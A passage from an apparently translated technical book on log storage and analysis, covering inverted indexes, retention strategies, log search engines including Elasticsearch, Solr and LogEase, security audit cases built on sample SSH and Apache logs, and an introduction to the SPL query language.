The inverted index is immutable, so if a document is modified, the search engine usually creates a new index table for the modified document and deletes the old index table.

## 3. Application Scenarios

File retrieval systems (search engines) are usually used to handle PB-level structured or unstructured data, including storage and search. The following takes Elasticsearch as an example to introduce the use of inverted indexes.

Through the processing of the tokenizer, the document is divided into a set of words, and each word has a corresponding document ID. Here, take the documents in Table 6-1 as an example.

Table 6-1 Document Example

Document ID	Content
1	China has a long history
2	We all have a home named China.
3	China's self-developed search engine representative is the Beaver system of LogEase.

Based on the document content, an inverted index example is created as shown in Table 6-2.



Table 6-2 Inverted Index Example Based on Document Content

Word	Document ID
China	1, 2, 3
a	1, 2
long history	1
Country	1
us	2
have	2
home	2
named	2
self-developed	3
search engine	3
representative	3
LogEase	3
Beaver	3
system	3

If you search with "China" as the keyword, you need to first find the document IDs corresponding to the word "China", and then find the corresponding documents through the document IDs, and return the document content as the result.

The inverted index consists of a word dictionary and an inverted list. The word dictionary is usually implemented with a B+ tree, and the inverted list records the correspondence between words and documents. In addition to the document ID, the inverted list also includes other key

information, usually at least the following:

- (1) DocID: Document ID.
- (2) TF (Term Frequency): The frequency of the word in a document.
- (3) Posting: The position where the word appears in the document, if it appears multiple times, record multiple positions.
- (4) Offset: The starting and ending positions of the word in the document.

The document information corresponding to the word "China" in the above example is shown in Table 6-3.

Table 6-3 Document Information Corresponding to the Word "China"

DocID	TF	Posting	Offset
1	1	0	[0,2)
2	1	4	[11,13)
3	1	0	[0,2)

## 6.2.4 Cloud Storage

Cloud storage is an emerging data storage solution that involves storing data on multiple virtual servers, typically hosted by a third party. Nowadays, major internet companies both domestically and internationally have begun to offer cloud storage services, and most of these services include storage and processing of logs.

### 1. Storage and Query

As the name suggests, cloud storage refers to storage services in the cloud. Deployed in a cluster configuration, cloud storage leverages cloud computing and distributed file systems to make a

large number of different storage devices work together, providing data storage and business access functions. Users can apply for cloud storage services by purchasing or leasing, and then access data from any location with an internet connection.

## **2. Advantages and Disadvantages**

### **1) Advantages**

(1) Easy Storage and Access: As long as there is an internet connection, data can be easily read and written.

(2) Easy Scalability: Cloud storage consolidates servers located in different places. Users only need to request expansion, and cloud storage service providers will handle the scaling.

(3) Cost Reduction: For the storage and querying of massive amounts of data, the cost of deploying and maintaining a processing system locally for a company is much higher than purchasing cloud storage services. Cloud storage services are developed and maintained by professional teams, and users can use them by paying.

(4) Disaster Recovery and Backup: Cloud storage is distributed, and service providers typically offer data backup functionality, automatically switching to another server in case of a server failure, without the user feeling any service interruption.

### **2) Disadvantages**

(1) Read and Write Speeds Affected by Network Conditions: Cloud storage relies on the network, so the network environment affects the upload and access speeds of cloud storage.

(2) Data Security is Not Absolute: Cloud storage is divided into public, private, and hybrid clouds. Public clouds have strong computing power, private clouds have higher security, and hybrid clouds combine the advantages of both. However, there is no absolutely secure cloud storage, and

users still need to take some encryption or security measures.

## 6.3 Physical Log Storage

The storage method and format of logs are important, but the requirements for hardware are also significant. Physical storage directly affects the speed of retrieval and access. Physical log storage is generally divided into three categories: online storage, nearline storage, and offline storage, as shown in Table 6-4.

Table 6-4 Physical Log Storage

Type	Online Storage	Nearline Storage	Offline Storage
Introduction	Storage devices are always ready for immediate access by users, with high requirements for access speed.	Between online and offline storage, data access frequency is not very high, so the requirement for access speed is not very high, but requires larger capacity.	Usually requires manual intervention for query and access. It is a backup for online storage to prevent data loss. Access speed is slow, and frequency is low.
Examples	Computer disks	External hard drives	Backup CDs or tapes
Costs	High	Moderate, about half the cost of online storage	Low
Advantages	Fast access speed, good performance	Good performance, high transfer rate, large capacity	Low cost, large capacity
Suitable for	Data currently needed by the system, frequently accessed data	Recently backed up data, data not frequently accessed	Historical data, rarely accessed

In practical applications, the appropriate storage medium should be selected according to specific scenarios, requirements, and budgets to achieve the highest cost-performance ratio.

## 6.4 Log Retention Strategies

As systems operate, the accumulation of log data increases. How should this data be managed? Should it be retained or deleted? This is a strategic issue. Log processing systems typically offer several policy options for users to choose from. For example, Kafka provides a data aging mechanism with two types of retention: delete and compact. Users should set different log retention strategies based on actual conditions and their own needs. This section provides three strategy dimensions based on Kafka's retention strategies and general log retention policies for reference.

### 6.4.1 Space Strategy Dimension

The biggest problem brought about by the continuous accumulation of logs is the significant consumption of disk space. When disk space is severely insufficient, it can affect the normal operation of the system. Users can set a space threshold based on the general disk space required by the system or their own overall planning of disk space. Once this threshold is reached, logs are deleted starting from the earliest based on date, to control the remaining available disk space and ensure the normal operation of the system.

### 6.4.2 Time Strategy Dimension

Logs can be retained based on the time dimension, i.e., setting a log retention period. For example, if logs are set to be retained for 3 days, then the logs generated on a given day will be cleared after 3 days, meaning that the system needs to delete all logs from 3 days prior every day. Since the amount of logs generated each day is controllable, this method can also effectively control the available disk space.

### 6.4.3 Starting Offset Strategy Dimension

The first two retention strategies are quite common, while the starting offset strategy can be used in situations where the first two strategies cannot be applied, and manual log clearing is required. For instance, in Kafka's stream processing applications, logs of intermediate messages need to be stored for downstream processing. After processing, a large number of useless logs need to be cleared to free up disk space. Since it is not possible to predict the amount of unprocessed messages, setting a space threshold using the space strategy is not feasible; since it is not possible to predict when the message processing will be completed, setting a time threshold using the time strategy is not feasible. In this case, it is only possible to determine which logs need to be deleted and which need to be retained through external judgment (downstream systems or manual).

In addition, different retention strategies can be set according to the log level, permissions, etc. For example, the global system logs are retained for 30 days, while logs for individual modules are retained for 5 days.

## 6.5 Log Search Engines

Log storage is usually accompanied by log searching, and the two complement each other. Proper storage methods can reduce the difficulty of searching and improve efficiency. There are many log search engines on the market, including open-source projects and commercial projects; some are developed overseas, and others are domestically developed. This section mainly introduces real-time search engines related to logs.

### 6.5.1 Overview of Log Search

Logs are used to record the operating conditions of a system. By using saved logs, one can trace the system's operating history, user operation records, and even locate system failures through statistical analysis. Sometimes it is necessary to collect logs from multiple systems, and the aggregation of a large amount of data poses a significant challenge to search capabilities. In many cases, the efficiency and timeliness of fault diagnosis are extremely important, especially when encountering serious problems, it is necessary to notify operations personnel to repair in time, otherwise, the consequences would be unimaginable. This puts requirements on the accuracy and timeliness of the search.

There are many ways to search logs, such as regular search, fuzzy search, data mining, machine learning, etc. Standardized log output and reasonable log storage can also facilitate and help with log searching.

### 6.5.2 Real-time Search Engines



## 1. Elasticsearch (ES)

Elasticsearch is a real-time, distributed search and analytics engine that can be used for full-text search and structured search. To search for the latest data in real time, one must use an inverted index. Data storage requires disk space, so the read and write speed of the disk can also become a bottleneck. ES uses caching, first placing newly added file data into the cache, and then synchronizing it with the disk through a series of mechanisms. For this, ES provides a `refresh` interface, which defaults to refreshing once every second, and users can customize the refresh interval as needed.

### 1) Advantages

- (1) Distributed storage.
- (2) Near real-time search.
- (3) Simple multi-tenant configuration.
- (4) Cluster storage, supports backup functionality, good fault tolerance.

### 2) Disadvantages

- (1) Supports fewer index formats, usually only supports JSON format.
- (2) High management and maintenance costs, modifying and adding data requires synchronization and updating of indexes.

## 2. Solr

Solr is a high-performance, open-source enterprise search platform based on Lucene. Solr does not have collection capabilities, and its main functions include full-text search, hit marking, faceted search, dynamic clustering, database integration, and processing of rich text (such as Word, PDF). Solr provides real-time search and near real-time search (NRT), real-time search can only be conducted based on document IDs, and near real-time search means that documents can be searched while being indexed. After creating an index, the document can be queried immediately. Solr is highly scalable and is one of the most popular enterprise search engines

today.

### **1) Advantages**

- (1) Has a mature development team, user base, and community, easy to maintain.
- (2) Good stability.
- (3) Diverse index formats, supports JSON, XML, CSV, HTML, PDF, Office suite, and other formats.
- (4) Search speed is fast when searching and creating indexes at different times.

### **2) Disadvantages**

If searching while creating indexes at the same time, search efficiency will drop significantly.

## **3. LogEase**

LogEase is a domestically developed, easy-to-use log analysis and management tool that provides both cloud-based SaaS services and on-premises deployment versions. It mainly has log collection, centralized log management, near real-time search, statistical analysis, visualization, and monitoring functions. The LogEase team has developed a real-time search and analysis engine called Beaver, developed in C++, which has been highly optimized for log search scenarios, with faster search speed, better memory control, and can save more than 50% of development and maintenance costs.

### **1) Advantages**

- (1) Fast search speed, developed in C++, search speed is better than Java.
- (2) High real-time performance, memory control uses Linux kernel memory management algorithms, which are both flexible and fast.
- (3) Beaver uses fully asynchronous methods, and the degree of concurrency can be adjusted, with lower I/O and CPU consumption, greatly improving write speed.
- (4) Saves hardware costs, Beaver has adjusted the Replica strategy, greatly reducing resource consumption caused by replicas.

## 2) Disadvantage

Some index formats are not yet supported.

The above log search engines each have their own characteristics and advantages and disadvantages, and they each have their own areas of advantage. Users can choose the appropriate log search engine according to their own situation and budget.

## 6.6 Summary

This chapter has introduced the content related to log storage, including log storage formats, log storage methods, physical log storage, log retention strategies, and log search engines. By understanding the characteristics of different storage technologies, users can make reasonable choices in practical applications.

# CHAPTER

# 7

## Log Analysis

☐ Current Status of Log Analysis

☐ Log Analysis Solutions

☐ Common Analysis Methods

☐ Log Analysis Cases

☐ Introduction to SPL

☐ Summary



This chapter primarily introduces the current status of log analysis, log analysis solutions, commonly used analysis methods, and combines log analysis tools for case practice.

## 7.1 Current Status of Log Analysis

### 7.1.1 Insufficient Understanding of the Necessity of Logs

At present, the log analysis industry in China is relatively nascent. The majority of Chinese enterprises' understanding of logs is still at the level of compliance with the "Network Security Law" or the requirements of the classified protection of information security, that is, to retain important log data, meet the storage requirement of 180 days, and be able to conduct audits. When asked about specific audit content or the details of log data mining, many people cannot answer.

### 7.1.2 Lack of Professional Talent in Log Analysis

Engaging in log analysis work requires a rich knowledge reserve. Logs are involved in all aspects of enterprise security operations, and understanding business, technology, equipment, and other aspects of knowledge plays a decisive role in the effect of log analysis. Common knowledge includes security knowledge, network knowledge, system maintenance knowledge, business maintenance knowledge, business logic knowledge, and statistical knowledge, etc.

The biggest difficulty in log analysis is the non-uniformity of log formats. If there is no technical document support from the manufacturer, it is difficult to perform log analysis well.

In terms of the above two aspects, there are very few professionals in China who truly understand

both business, security, maintenance, and understand logs.

### **7.1.3 Large and Dispersed Log Volume, Difficult Problem Positioning**

At present, the daily increase of logs in the financial industry, such as banks, can reach tens of TB, and these logs are scattered across various application systems or devices. Faced with such a large amount of data, many enterprise maintenance personnel still use the method of applying for permissions for each device and logging in to view the logs, using Linux `grep` or `awk` commands to filter the logs. This approach is not only inefficient but also time-consuming.

### **7.1.4 Data Leakage**

Most of the internal business systems of enterprises are developed by multiple manufacturers. In the absence of on-site maintenance, when a business system fails, the manufacturer usually asks the enterprise to send logs to the manufacturer for troubleshooting. However, logs often contain a lot of sensitive user information, and the external transmission of data can easily lead to information leakage.

### **7.1.5 Ignoring the Value of Logs Themselves**

Many enterprises only consider meeting the requirements of the classified protection of information security or industry supervision, and ignore the value of the logs themselves, and do not deeply mine the useful information in the logs.



## 7.2 Log Analysis Solutions

### 7.2.1 Data Centralized Management

For log analysis, it is essential to first manage all log data within an enterprise centrally, addressing the issue of log dispersion. Following this, custom parsing rules can be established to optimize the results of log analysis. An illustration of log collection is shown in Figure 7-1.




Figure 7-1 illustration of log collection

The primary method involves the unified collection of logs within an enterprise, mainly through Rsyslog or Agents. Subsequently, these logs are parsed and analyzed in an intelligent log center, with the results then pushed to other data consumers.

(1) Intelligent Operations: Intelligent operations require high-quality underlying data. The timeliness and detailed content of logs can well meet the needs of intelligent operations, provided that data parsing is well managed in the intelligent log center.

(2) Alert Push: Logs have timeliness. Define abnormal characteristics such as error keywords or error codes, and then perform statistical and alerting on the frequency of these abnormal

characteristics. Alert events can be interfaced to an alert platform or displayed by the intelligent log center.

(3) Data Lake: Daily business transaction messages usually contain detailed transaction information or user information. Through parsing, extraction, and mining, high-quality user characteristics or transaction characteristics can be obtained, which are very valuable for the big data department to carry out user promotion.

(4) Business Intelligence (BI): By analyzing different logs, reliable data reports can be formed for analysis and improvement in security and operations.

(5) User and Entity Behavior Analytics (UEBA): When a system or application is subjected to brute force cracking, there will be a large number of login failures or error logs in a short period. Abnormal user behavior can be detected through logs.

(6) Security Posture: Does a company with firewalls, WAFs, IPS, IDS, and other systems have a secure network? Not necessarily. A comprehensive platform is also needed to preprocess and analyze the alarm information from each system, and then provide it to operations or security management personnel. This is the work in the field of security posture.

## 7.2.2 Log Analysis Dimensions

Log analysis can be carried out from the four dimensions shown in Figure 7-2.




Figure 7-2 Log Analysis Dimensions

## 1.Operational Efficiency

Use advanced log analysis tools to improve operational efficiency, quickly locate faults, and find performance bottlenecks. Define common abnormal events in the operation process for self-monitoring.

## 2.Security Event Tracking

When a security event occurs in an enterprise, it is necessary to trace back to the source, and log analysis is one of the effective ways. Some attacks or vulnerabilities cannot be detected or intercepted by security equipment, and log analysis is essential in this case. Therefore, log analysis can be an important means of enterprise security protection.

## 3.Business Operation Support

Transaction logs contain a lot of data related to user characteristics and user behavior. Combining business characteristics to deeply mine the value of these data has far-reaching significance for business operations and market strategy planning.

## **4.Compliance Audit**

Log analysis can meet the requirements of national and industry regulatory authorities.

## 7.3 Common Analysis Methods

### 7.3.1 Baseline

The basic principle of the baseline is to achieve dynamic outlier detection by calculating standard deviation and confidence intervals (see Figure 7-3). However, faults in operational analysis may be multi-factor chain reactions. The application of the baseline also assumes that log data conforms to a normal distribution. This method can be applied to monitor indicators such as transaction volume and time consumption.



Figure 7-3 Dynamic Outlier Detection

### 7.3.2 Clustering

Logs come in various types, and even logs generated by the same device can differ. Log analysis involves various types of events, and clustering can automatically categorize these events. An example of clustering is shown in Figure 7-4.



Figure 7-4 Clustering Example

### 7.3.3 Thresholds

There are two types of thresholds: one is empirical, and the other is baseline. For instance, an application with an automatic reconnection feature will attempt to reconnect multiple times within 15 seconds when there is a logical problem. If the reconnection fails more than 30 times, the related business cannot be restored. In this case, the following pattern can be set: if it fails 20 times within 15 seconds, an alert is issued, and if it fails 25 times, the alert level is raised. If log analysis finds that the application can automatically recover after 15 reconnections, then the threshold should be adjusted.

### 7.3.4 Anomaly Detection

Anomaly detection generally falls into two scenarios: one is monitoring for situations that have never occurred before, and the other is defining keywords.

Usually, an error code or a user who has not appeared or logged in within the last month can be quickly detected through clustering or other methods.

When using keyword definitions to detect business systems, if the keyword appears, it means

there is a serious error with the system. In this case, it is necessary to monitor the business logs in real time.

### 7.3.5 Machine Learning

In recent years, intelligent operations have been booming, and some analysis algorithms have been well applied. The machine learning algorithms mainly used in the log analysis process are listed in Table 7-1. Applying machine learning algorithms to log analysis can achieve intelligent anomaly detection and fault prediction, which is also an important research direction in the field of intelligent operations. Chapter 11 of this book will focus on the relevant knowledge of intelligent operations.

Table 7-1 Common Machine Learning Algorithms

Type	Algorithm Name
Regression	Linear Regression
	Random Forest Regression
	Decision Tree Regression
	Ridge Regression
	Lasso Regression
	Kernel Ridge Regression
	Elastic Net
Preprocessing	Principal Component Analysis
	Standardization Calculation
	Kernel Principal Component Analysis
Time Series Prediction	Autoregressive Integrated Moving Average Model
Classification	Bernoulli Naive Bayes
	Gaussian Naive Bayes
	Decision Tree Classifier
	Random Forest Classifier
	Logistic Regression
	Support Vector Machine
Clustering	Hierarchical method of balanced iterative reduction and clustering
	Density-based clustering with noise
	K-means
	Spectral Clustering



## 7.4 Log Analysis Cases

### 7.4.1 Linux System Log Analysis Case

This section takes the secure log of the Linux system as an example. In the Linux system, security events such as user changes, privilege escalation, and logins are all recorded in the secure log, making it very important for the retrospective and audit of security events. The log example is as follows:

```
Dec 19 11:46:13 centos sshd[2638]: Accepted password for root from 192.168.1.252 port 56288 ssh2
Dec 19 11:46:13 centos sshd[2638]: pam_unix(sshd:session): session opened for user root by (uid=0)
Dec 19 11:45:58 centos sshd[2533]: Invalid user test from 192.168.1.252 port 56250
Dec 19 11:45:58 centos sshd[2533]: input_userauth_request: invalid user test [preauth]
Dec 19 11:45:59 centos sshd[2533]: pam_unix(sshd:auth): check pass; user unknown
Dec 19 11:45:59 centos sshd[2533]: pam_unix(sshd:auth): authentication
failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.252
Dec 19 11:46:01 centos sshd[2533]: Failed password for invalid user test from 192.168.1.252 port 56250 ssh2
```

The above example is a CentOS login log. From this log, it can be seen that on December 19th at 11:46:13, the user successfully logged in as the root user from the device with the IP address 192.168.1.252 via SSH, and the sign of successful login is "Accepted password". For this log, the following issues need attention:

(1) Is the root user login authorized or has a work order been submitted?

The root user, in the process of operations and maintenance management, is considered a high-privilege account. It is generally not allowed to perform routine operations using the root user identity in important business systems. In special circumstances where the root user identity must be used, a work order must be submitted for application. This situation is included within

the scope of the audit.

(2) Does the user log in through a bastion machine?

From the login logs, it can be seen that the user logged in from a device with the IP address 192.168.1.252. It is necessary to determine whether this device is a bastion machine. Enterprises, in order to standardize user behavior, usually require users to log in through a bastion machine for operations and maintenance, in preparation for subsequent audits. Non-bastion machine logins typically fall into several categories: first, newly added devices that have not been managed by the bastion machine; second, logging in by bypassing the bastion machine in violation of regulations; third, the security system has been compromised by an intrusion.

(3) Is the user a new user or a "zombie user"?

Both new users and "zombie users" should be included in the audit scope. Generally, the login behavior of the user is used to determine whether the current user is a "zombie user," such as by comparing with the login records of the previous 30 or 90 days.

(4) Is the login time outside of working hours?

If there is a situation where login occurs outside of working hours, it must be given attention.

(5) The sign of login failure is "Failed password".

For cases of login failure, it is necessary to understand the reasons for the failure, the user's identity, the device's IP address, the frequency of login failures, whether it is brute force cracking or attempted login, and whether this address has accessed other devices or resources, etc.

The conventional audit indicators for the Linux system are shown in Figure 7-5.



Figure 7-5 Linux System Conventional Audit Indicators

### 7.4.2 Operational Analysis Case

Logs record user behavior. Analyzing business logs can effectively capture user behavior and provide effective data support for operations. For example, user conversion can be obtained through WeChat logs and middleware logs. The log example is as follows:

```
[42,2017-11-27 00:24:28 862,INFO,com.mochasoft.app.action.impl.WXApiServiceImpl(137)]:
{"event":"用户关注","openid":"oxsXXXXXXXXXXawTC8","time":1511713468861}
```

Users can perform the following operations through the official WeChat public account: user card binding, program ordering, broadband renewal, account recharging, watching live TV, etc. User operation monitoring dashboards are shown in Figures 7-6 and 7-7.



Figure 7-6 User Operation Monitoring Dashboard 1



Figure 7-7 User Operation Monitoring Dashboard 2

In response to issues affecting the user experience of recharging, bottleneck analysis is performed through log analysis language SPL, and intervention is automatically carried out when transaction exceptions occur to improve user satisfaction. The quick check function for recharging exceptions is shown in Figure 7-8.



Figure 7-8 Quick Check Function for Recharging Exceptions

### 7.4.3 Transaction Monitoring Case

A certain bank has implemented transaction monitoring by extracting log data as follows:

- (1) Calculate the transaction volume and quantity of each channel by analyzing the response message.
- (2) Use the timewarp feature of LogEase to perform a comparison of data from the same period over multiple days.
- (3) Count the trend of transactions collected on behalf of each channel during a certain period.

The bank's business collection business index monitoring is shown in Figure 7-9.




Figure 7-9 Bank's Business Collection Business Index Monitoring

#### 7.4.4 VPN Abnormal User Behavior Monitoring Case

A certain enterprise has obtained the following user behavior characteristics by analyzing VPN logs:

- (1) The resources accessed by a user generally do not exceed 20.
- (2) Users mostly operate during the daytime working hours.
- (3) Firewalls, security devices, and situational awareness and other security assets are generally not the main objects accessed by users.

Based on the above user characteristics, abnormal user behavior monitoring and alerts are implemented, such as abnormal login times, too many resource accesses, and illegal access to resources. At the same time, flexible reporting functions assist enterprises in quickly carrying out forensic reporting (see Figures 7-10 and 7-11).




Figure 7-10 VPN Abnormal Login Overview




Figure 7-11 VPN User Abnormal Access

### 7.4.5 Efficient Operations Case

The ATMP operations personnel of a certain bank used to conduct four rounds of inspections every day, logging into four servers respectively, to check applications, databases, and infrastructure, and recording various indicators in the inspection book. Each inspection took 15 to 20 minutes.

Now the bank collects and displays inspection indicators through the log platform, and each

inspection only takes 5 minutes. The log platform can also automatically monitor inspection indicators and issue alert prompts when indicators are abnormal, thus achieving automated inspections. The automatic inspection dashboard is shown in Figure 7-12.




Figure 7-12 Automatic Inspection Dashboard



## 7.5 Introduction to SPL

SPL (Search Processing Language) is a unique scripting language in the log analysis industry, with the advantages of no need for compilation, flexibility, and what you see is what you get. It can well meet the needs of multi-dimensional data correlation analysis of unstructured logs. Common SPL commands are shown in Figure 7-13.

stats 数值统计	eval 估值运算	append 多类型数据叠加	sparkline 数值趋势统计
parse 字段后索引	lookup 关联外部数据	lookup2 调用外部自定义命令	autoregress 跨行计算
movingavg 移动平均	rollingstd 标准差	arima 时序预测	kmeans 异常时序聚类
join 多类型数据关联	transaction 单个会话聚合	transpose 行列转换	timewarp 时间折叠
mvxxx 多值计算	map 递归统计	bucket 数据分桶	inputlookup 导入外部数据
sort 排序	save 保存外部文件	where 条件过滤	

Figure 7-13 Common SPL Commands

To introduce SPL commands, the following Apache log is introduced:

```
223.74.215.215 - [31/May/2018:00:00:01+0800]"POST
/bulk/f02a65bae0594d01afeb3ffd7a2c32a4/tag/userLogin/
appname/chess HTTP/1.1" 200 64 "http://zm.tongjiyuehui.com/" "Mozilla/5.0
(iPhone; CPU iPhone OS 11_0 like Mac OS X) AppleWebKit/604.1.38
(KHTML, like Gecko) Mobile/15A372 MicroMessenger/6.6.6 NetType/WIFI
Language/zh_CN" "-" 0.001 0.001
```

The field explanation in the above log is as follows:

- Client IP: 223.74.215.215.
- Timestamp: [31/May/2018:00:00:01 +0800].
- Method: POST.

- Accessed page: /bulk/f02a65bae0594d01afeb3ffd7a2c32a4/tag/userLogin/appname/chess.
- Access protocol: HTTP/1.0.
- Access status: 200.
- Request length: 64.
- Hop before: http://zm.tongjiyuehui.com/.
- UA: Mozilla/5.0 (iPhone; CPU iPhone OS 11\_0 like Mac OS X) AppleWebKit/604.1.38 (KHTML, like Gecko) Mobile/15A372 MicroMessenger/6.6.6 NetType/WIFI Language/zh\_CN.
- Request time and upstream response time: 0.001 and 0.001.

If you want to perform statistical analysis on users with the UA client as iPhone, you can use the `awk` or `grep` command in the Shell script, or you can use the SPL command shown in Figure 7-14.



Figure 7-14 Example of SPL Command Usage

The explanation of the above SPL command is shown in Figure 7-15.

